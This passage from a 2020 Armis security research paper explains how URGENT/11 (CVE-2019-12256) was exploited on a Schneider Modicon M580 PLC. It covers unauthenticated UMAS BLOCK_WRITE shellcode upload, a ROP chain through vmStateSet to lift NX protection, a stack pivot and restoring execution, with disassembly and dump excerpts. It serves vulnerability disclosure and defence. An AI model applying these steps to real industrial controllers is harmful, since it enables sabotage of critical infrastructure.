Having succeeded in exploiting the IP options parsing vulnerability on Rockwell's Ethernet module, we continued our research to tackle Schneider Electric's Modicon M580 PLC. In this PLC, the Ethernet module is built-in within the PLC itself, and as mentioned above, the same basic reproduction script was successful in crashing the device. The targeted PLC was running firmware version SV2.90, which is operated by VxWorks v6.9.4.8, which is known to be affected by the IP options parsing vulnerability described above.

To better understand the crash, we started looking for ways to better analyze crashes in this PLC.

Schneider Crash Dump

Searching for debug interfaces such as UART or JTAG did not pan out. The M580's CPU is named SPEAr1380 which seemed to be a version of STMicroelectronics's SPEAr1340, however, its datasheet isn't available online. Unfortunately, the pin layout of SPEAr1380 did not match the layout of SPEAr1340, and we were unable to locate the JTAG pins.



Fortunately, Schneider's Control Expert software allows you to download a CPU diagnostic file. Analyzing the diagnostic file shows that it's a ZIP file containing trace files, one of them is a plain-text crash dump. With some simple parsing, we got a dump containing the crashing task info, registers, and stack.

Using the developed exploit for the Rockwell PLC did not seem to work. However, analyzing the stack frame of ipnet_icmp4_send in the Modicon firmware led to the simple

```
-00000098 _pkt__          DCD ?
-00000094 var_94          DCD ?
-00000090 var_90          DCD ?
-0000008C flags           DCD ?
-00000088 opts            DCD ?
-00000084                 DCB ? ; undefined
```


©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

understanding that the stack frame was slightly different:

Aligning the overflow with this slightly different stack frame allowed us to control the PC. Despite this, it seemed that in Schneider’s case, we were unable to find a memory region that was both writable **and** executable, and thus we had to develop a different approach to gaining code execution of our shellcode.

To run our own logic on the device we will upload code to data pages using commercially available functions of the PLC, by abusing the Modbus protocol (and specifically Schneider’s extension of it - UMAS). Then we will try to add execute permissions to these data pages with an ROP chain, and finally, jump to the uploaded shellcode.

Modbus

Modbus is a very popular and mature protocol for controlling PLCs in SCADA systems. It was first published by Modicon (now Schneider Electric), the manufacturer of the M580. Modbus was designed back in 1979 and is missing features required by modern systems, features like transferring binary objects to and from the PLC.

Modbus can be transferred over serial communication or IP communication. The widely used network version of Modbus is the Modbus/TCP standard.

Transaction ID	Protocol ID	Length	Unit ID	Function Code	Data

Modbus/TCP header

Modbus doesn’t provide security of any kind, allowing anyone with access to a Modbus channel to perform any available function. This is the reason many PLC providers extend their Modbus implementation with proprietary features. Adding authentication is the most common feature that is added.

Modicon chose to extend the Modbus implementation under a reserved, proprietary Modbus function code. They added authentication, binary data transfer, firmware update, and more features using this extended protocol.

UMAS

UMAS is Schneider’s extension protocol to the Modbus protocol used by the Modicon PLCs.

Function Code 0x5A	Umas session	Umas Fcode	Command

UMAS header (including Modbus’s function code field, with Schneider’s reserved 0x5A code)

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

One of the proprietary functions supported by UMAS is the BLOCK_WRITE command. No authentication is needed to use this command:

Umas FCode 0x21	Block ID	Offset	Length	Data

The BLOCK_WRITE command allows the upload of arbitrary data to certain memory blocks (identified by the BlockID seen above). The blocks are located in fixed memory addresses and are marked as writable or non-writable. When trying to write to a read-only block, the BLOCK_WRITE implementation returns an error response. This allows simple enumeration over the blocks to find the writable ones.

The blocks are statically allocated at compile time and some of the writable blocks can reach a length of 8KB, which is more than enough for any shellcode. The address locations of these blocks can be found easily when reversing the firmware. We will use this command to upload our shellcode to a predetermined memory location.

Exploit mitigations

Similar to Rockwell's PLCs, the M580 employs NX-bit and DEP protection -- data sections are non-executable, and code sections are non-writable. This mechanism is implemented by the MMU (memory management unit) of the CPU which controls the permissions for each memory page.

To change page permissions VxWorks offers the vmStateSet function. We will use this function as part of our ROP chain to add execute permissions to our controlled data pages.

```
004D56E0 ; int __fastcall vmStateSet(int context, int virtAdrs, int len, int stateMask, int state)
004D56E0 vmStateSet
004D56E0
004D56E0 var_28= -0x28
004D56E0 var_24= -0x24
004D56E0 implementation_specific_mask= -0x20
004D56E0 implementation_specific_permissions= -0x1C
004D56E0 state=  0
004D56E0
004D56E0 STMFD           SP!, {R7-R11,LR} ; Store Block to Memory
004D56E4 SUB             SP, SP, #0x10 ; Rd = Op1 - Op2
004D56E8 MOV             R11, R1 ; Rd = Op2
004D56EC MOV             R10, R2 ; Rd = Op2
004D56F0 MOV             R9, R3  ; Rd = Op2
004D56F4 MOV             R7, R0  ; Rd = Op2
004D56F8 LDR             R8, [SP,#0x28+state] ; Load from Memory
```

vmStateSet function prologue

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

Arguments in ARM are passed using registers and stack, and *vmStateSet* accepts five arguments (r0-r3 registers for the first four, and the last argument from the stack). As a result of ARM's function calling conventions, it's uncommon to stumble upon a single gadget that sets up all these registers. Lucky, the first thing the function does is to copy these arguments to r7-r11. It is extremely easy to find gadgets that set up r7-r11. We can jump to a few opcodes after the function *vmStateSet* starts (right after r7-r11 registers are set up).

Exploitation plan summary

To sum this up, the exploitation flow looks like this:

1. Upload the shellcode to a non-executable data page using the UMAS BLOCK_WRITE command
2. Upload, in the same fashion, a crafted stack frame that contains an ROP chain that will disable the NX-bit for the data page where the shellcode is stored, and then jumps to it.
3. Use the IP options vulnerability (CVE-2019-12256) to overflow the SP register and pivot to the newly crafted stack that disables the NX bit and jumps to the shellcode.
4. The uploaded shellcode restores execution by correcting the code flow (stack, stack pointer, etc.), so the device can continue functioning properly.

At that point, the attacker gains full control over the Modicon Ethernet module, just like the Rockwell Ethernet module.


Restoring Execution

In order to exploit the device multiple times without crashing it, the attacker needs the execution flow to return back to the normal flow. To do that, we need to put the stack a few frames back to a correct parent function.

```
00000e40: 0000 0000 0000 0000 0000 0000 7374 6163  ............stac
00000e50: 6b20 3d00 0500 0000 7806 0000 5c2c f4e8  k =.....x...\,..
00000e60: f859 6f01 ec6b 7d00 0200 0000 3c5a 6f01  .Yo..k}.....<Zo.
00000e70: 4cc2 3400 dc59 6f01 549a 3a00 a8e2 a800  L.4..Yo.T.:.....
00000e80: a9e2 a800 abe2 a800 e059 6f01 ec6b 7d00  .........Yo..k}.
00000e90: a0e2 a800 3c5a 6f01 985b 6f01 9000 0000  ....<Zo..[o.....
00000ea0: 0c0d a900 6c5a 6f01 10c2 3400 6c5a 6f01  ....lZo...4.lZo.
```

Using the crash dump's stack, we analyzed *tNet0*'s stack and found the offset to the stack frame of the previous function in the original code flow (*ipnet_eth_rx*). Fixing the SP at the end of our shellcode allows the PLC to continue functioning properly.

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.



Screenshot from a demo video, showing the developed exploit blinking an LED on the Modicon PLC, sending out the S-O-S morse code.

Implications

The exploit research for both Rockwell and Schneider PLCs demonstrated in this document shows how attackers may leverage the URGENT/11 vulnerabilities to take over PLCs, in a fully remote and unauthenticated fashion. Gaining control over a PLC (or over it's Ethernet module, for that matter), can allow attackers to eavesdrop and **alter** the communication between the Engineering Workstation and the PLC. This can allow attackers to alter the PLC **logic** while sending the Engineering Workstation telemetries as if the code is untouched. This in turn can allow a fully functional malware to control the PLC, and hide its effects.

Such types of attacks have occurred in the past (Stuxnet, and others), and had devastating effects on manufacturing facilities and production lines. While zero-days are a risk that is hard to completely mitigate, exploit mitigation techniques should be used much more aggressively by mission-critical devices such as PLCs. Despite the challenges detailed throughout this document, exploiting stack-overflow vulnerabilities is relatively straightforward when basic mitigations are not in use.

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

ABOUT ARMIS

Armis is the first agentless, enterprise-class security platform to address the new threat landscape of unmanaged and IoT devices. Fortune 1000 companies trust our unique out-of-band sensing technology to discover and analyze all managed, unmanaged, and IoT devices—from traditional devices like laptops and smartphones to new unmanaged smart devices like smart TVs, webcams, printers, HVAC systems, industrial robots, medical devices, and more. Armis discovers devices on and off the network, continuously analyzes endpoint behavior to identify risks and attacks, and protects critical information and systems by identifying suspicious or malicious devices and quarantining them. Armis is a privately held company and headquartered in Palo Alto, California.

20201214-2

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.